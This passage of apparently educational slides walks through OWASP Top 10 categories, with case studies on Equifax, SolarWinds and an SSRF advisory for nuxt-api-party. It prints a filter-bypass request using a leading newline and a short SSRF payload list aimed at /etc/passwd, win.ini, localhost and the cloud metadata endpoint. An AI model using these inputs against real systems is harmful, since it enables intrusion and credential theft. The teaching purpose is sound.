Problem	Vulnerable component creates a path for attackers
Concerns	libraries, modules, snippets, infrastructure; nested dependencies.
Incidents	Equifax (unpatched Struts) Numerous IoT examples WannaCry, Heartbleed
Mitigation	Apply patches Use a SCA scanner Manage third-party components (evaluate, inventory, monitor, scan, sunset)








A08 Software & Data Integrity

Problem	Failure to validate integrity of incoming code, components.
Concerns	Third-party channels including source repos, tool suppliers, data channels
Incidents	SolarWindsHome router firmware updates
Mitigation	Digital signatures, trusted repos, SCA scanning, CI/CD pipeline access control, encryption for data in transit



MANDIANT

VI. Equifax Remediation Efforts

Following the discovery of the breach and immediate actions taken to stop the unauthorized access and exfiltration, Equifax's focus turned to remediation. Equifax took several actions in the aftermath of the breach to remediate its security weaknesses.

A. Mandiant's Remedial Recommendations

Enforce additional network, application, database, and system-level logging;



A09 Logging & Monitoring Failures



Problem	Inadequate detective and forensic log data
Concerns	Detecting attacks in progress Blocking attack vectors after an incident Determining exposure precisely
Incidents	SolarWinds Home router firmware updates
Mitigation	Log for forensics, not just debugging Ensure logs can be correlated Monitor logs regularly

Events to Log

- Admin actions
- Privilege changes
- Access to data
- Session management
- Input failures
- Auth* success / failure
- App errors/exceptions

Event Data to Log

- Timestamp
- User ID
- Source IP
- Event type
- Outcome



Nuxt API Party

Connect to APIs securely with a server proxy and dynamic composables



Sign in





① CVE-2023-49799

SSRF & Credentials Leak

(High severity) (GitHub Reviewed) Published on Dec 8, 2023 in johannschopplich/nuxt-api-

party • Updated on Dec 11, 2023

Vulnerability details Dependabot alerts 0

Package


nuxt-api-party (npm)

Affected versions

Patched versions

< 0.22.0

0.22.0



Trust Boundary

```
$fetch('/api/ api party/acme, {
 body: { path: '/customers' }
$fetch('/api/ api party/acme, {
 body: { path: 'https://myserver.com' }
```

```
const absoluteUrlRx = /^https?:\/\//;
if (absoluteUrlRx.test(userPath)) {
  throw new Error ("Absolute URL");
$fetch('/api/ api party/acme, {
 body: { path: '\nhttps://myserver.com' }
```

```
$fetch('/api/__api_party/acme, {
  body: { path: 'https://myserver.com' }
})
```

Server Side Request Forgery

```
../windows/win.ini
../../windows/win.ini
file:///etc/passwd
http://127.0.0.1:80/
http://169.254.169.254/latest/meta-data/
```



A10 Server-Side Request Forgery (SSRF)



Problem	Web app fetches remote resource without validating URL
Concerns	Fetching malicious resources Exposing local resources
Incidents	Tesla (2018) Capital One (2019)
Mitigation	Validate all user-supplied input Whitelist allowed schema/domains

What We Saw

Security Misconfiguration	Exposed ftp directory
Insecure Design	Use of security questions
Broken Access Control	Unauthorized access to basket via IDOR
Injection (SQL; XSS)	Logged with '1==1; made a phishing link to steal cookies
Identity & Authentication Failures	Created an unauthorized admin user
Cryptographic Failures	Forged a discount coupon
Vulnerable & Outdated Components	Remote code execution with log4j
Software & Data Integrity	ua-parser-js compromised by Monero mining code
Logging & Monitoring Failures	Forensic recommendations from Mandiant
Server Side Request Forgery (SSRF)	Credential leak in Nuxt API Party

Resources: Learning

From OWASP

Cheat Sheets

Testing Guide

OWASP Juice Shop

Vulnerable Web Applications

Other Favorites

FireFox

Developer Tools

PortSwigger

Web Security Academy (free online training)

These slides: https://github.com/SafetyLight/Presentations/

Resources: Print

Part I

What You Must Know to Write Code Safe Enough to Put on the Internet

Part II

What You Should Do to Create Very Good Code

Part III

Helpful Information on How to Continue to Create Very Good Code



Tanya Janca @shehackspurple

WILEY

Resources: TMI!

 NIST SP 800-218 Secure Software Development Framework (SSDF)

CVE Details

Exploit Database



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